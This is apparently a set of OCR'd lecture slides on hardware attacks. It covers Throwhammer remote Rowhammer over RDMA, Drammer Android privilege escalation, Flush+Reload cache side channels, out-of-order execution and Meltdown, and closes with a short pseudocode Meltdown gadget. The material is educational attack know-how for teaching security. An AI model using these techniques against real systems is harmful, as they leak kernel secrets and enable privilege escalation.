- In the original experimental setup, they observed bit flips when accessing memory
  - 560,000 times in 64 ms,
  - which translates to 9 million accesses per second.
- Even regular 10 Gbps Ethernet cards can easily send 9 million packets per second to a remote host that end up being stored on the host's memory.
- The attack relies on the commonly-deployed RDMA technology in clouds and data centers for reading from remote DMA buffers quickly to cause Rowhammer corruptions outside these untrusted buffers.
- Compared to local attackers, remote attackers can only target memory that is allocated for DMA buffers. Hence, instead of protecting the entire memory, we only need to make sure that these buffers cannot cause bit flips in the rest of the system.

Throwhammer

- Throwhammer has two components:
    - a server
    - and a client process


  running on two nodes connected via an RDMA network.
- On the server side, we allocate a large virtually-contiguous buffer and configure it as a DMA buffer to the NIC.
    - We set all bits to 1 when checking for 1→0 bit flips and vice versa.
- On the client side, we repeatedly ask the server's NIC to send us packets with data from various offsets within this buffer.
- Given the remote nature of our attack, we cannot make any assumption on the physical addresses that map our target DMA buffers and cannot rely on side channels for inferring this information

Drammer

- An attacker has control over an unprivileged Android app on an ARM-based device and wants to perform a privilege escalation attack to acquire root privileges.
- No constraints on the attacker-controlled app or the underlying environment.
    - In particular, the attacker-controlled app has no permissions, and the device runs the latest stock version of the Android OS with all updates installed, all security measures activated, and no special features enabled.

- Drammer implements an attack which is deterministically able to gain root privileges, by gaining write access to physical memory and becoming thus able to change the current process permissions.


Recap



CPU Caches

CPU Caches

- Faster Access:
  - provides quicker access to frequently used data compared to fetching it from the main memory (RAM).
- Cache Line:
  - Data is stored in cache lines, small blocks of contiguous memory.
  - It’s the least amount of data you can address (spatial locality)



Data Access

If data is in cache,

Then load it from there → FAST

If not,


Load from RAM → SLOW

Flush and Reload

Flush and Reload is a side-channel attack that exploits cache behavior to infer sensitive information being processed by a victim application.

Remember:

- Cache access times depend on whether the data is already in the cache or needs to be fetched from RAM.




Flush and Reload

Flush and Reload is a side-channel attack that exploits cache behavior to infer sensitive information being processed by a victim application.

How it works:

1. Flush:
   - The attacker flushes a specific memory region from the cache. This forces the victim's data to be loaded from RAM when accessed.
   - Use dedicated instructions (`_mm_clflush` if available, all CPUs support it)
   - or build an eviction set if, for instance, running from a browser.
2. (Victim) Access:
   - The victim application accesses data in the flushed region, causing it to be loaded into the cache.
3. Reload:
   - The attacker monitors the time it takes to reload the flushed memory region into the cache. Short reload times indicate that the victim accessed data in that region.

In-order Execution



```
mov x9, #9363
movk  x9, #37449, lsl #16
movk  x9, #18724, lsl #32
movk  x9, #9362, lsl #48
umulh x9, x8, x9
sub x8, x8, x9
add x8, x9, x8, lsr #1
lsr x8, x8, #2
sub x8, x8, #1
clz x8, x8
mov x9, #-1
lsr x8, x9, x8
add x27, x8, #1
mov w8, #24
umulh x8, x27, x8
cmp xzr, x8
```

1) Fetch

- The CPU fetches the next instruction from memory in the order it appears in the program.

2) Decode

- The fetched instruction is decoded to determine the operation to be performed and the operands involved.

3) Execute

- The decoded instruction is executed, and the results are stored in the appropriate registers or memory locations.

1) Fetch …

The problem

- Dependency chains and stalls can occur when an instruction depends on the result of a previous instruction.
- e.g.,
```
if (condition)
    x = myarray[0]
```
- There is a stall while the CPU evaluates the condition.

How do we fix this?

Pipeline stalls and bad resource utilization → wasted performance

The solution

- Out-of-order execution is a CPU *optimization* technique that allows the processor to execute instructions not necessarily in the order they appear in the program.

- It predicts the likely outcome of branch instructions to execute instructions speculatively.

Out-of-order Execution

- Results:
  - Increased throughput by minimizing pipeline stalls caused by dependencies, keeping the CPU busy → better resource utilization
- What if the speculation was wrong?
  - The results of the mis-predicted instructions are discarded, and the CPU reverts to the correct state.

Out-of-order Execution – issues

- The instructions still impose side effects on the microarchitecture (cache).
- For example, transient secret-dependent memory operations leave observable traces in the caches despite being rolled back.
  - `READ:  char value = probe_buf[*secret_ptr * {...}];`
  - `WRITE: probe_buf[*secret_ptr * {...}] = 0x69;`

- The OS performs a check on whether the program has the privileges to access the pointer.
- Even if the pointer cannot be (legally) accessed, its data will be very likely found in L1d cache
  - `x = a_very_secret_kernel_array[0]`

speculative execution optimization implemented in a microprocessor is exploited to leak secret data

Transient Execution Attacks


Meltdown, Spectre

Meltdown

- Result: privileged memory can be transiently used by a user-mode program — essentially breaking the isolation between user and OS.
  - You can read data from any address that is mapped to the current process's memory space.
  - (Often, this means a great portion of physical memory)
- Affects basically every CPU (older than Coffee Lake Refresh), except for AMD. Why?
  - Even iPhones, Apple TVs, IBM Z systems
  - https://www.intel.com/content/www/us/en/developer/topic-technology/software-security-guidance/processors-affected-consolidated-product-cpu-model.html
- Cause:
  - To efficiently handle OS interactions like system calls and interrupts, kernel memory is commonly mapped in the address space of the user processes.
  - The kernel memory is marked inaccessible from the process by clearing the _PAGE_USER bit in its respective PTEs.

Meltdown

- Result: privileged memory can be transiently used by a user-mode program — essentially breaking the isolation between user and OS.



Meltdown

- Result: privileged memory can be transiently used by a user-mode program — essentially breaking the isolation between user and OS.


- Cause:
  - To efficiently handle OS interactions like system calls and interrupts, kernel memory is commonly mapped in the address space of the user processes.
  - The kernel memory is marked inaccessible from the process by clearing the `_PAGE_USER` bit in its respective Page Table Entries.
  - Due to the deferred check of this bit, however, Meltdown attacks transiently access this memory.


Meltdown

- Result: privileged memory can be transiently used by a user-mode program — essentially breaking the isolation between user and OS.


- Cause:
  - Due to the deferred check of this bit, however, Meltdown attacks transiently access this memory.
  - This allows for leaking secrets like browser data, passwords, SSH keys, or anything in physical memory that can be brought into L1d.
  - After the check, the incorrectly executed instructions are rolled back.
  - However, the instructions still impose side effects on the microarchitecture.
    - For example, transient secret-dependent memory operations leave observable traces in the caches despite being rolled back.

Show me the code!






```
char flush_reload[256 x CACHELINE_SIZE];
char* kernel_ptr;

flush(flush_reload);

flush_reload[*kernel_ptr x CACHELINE_SIZE];

reload(flush_reload);
```



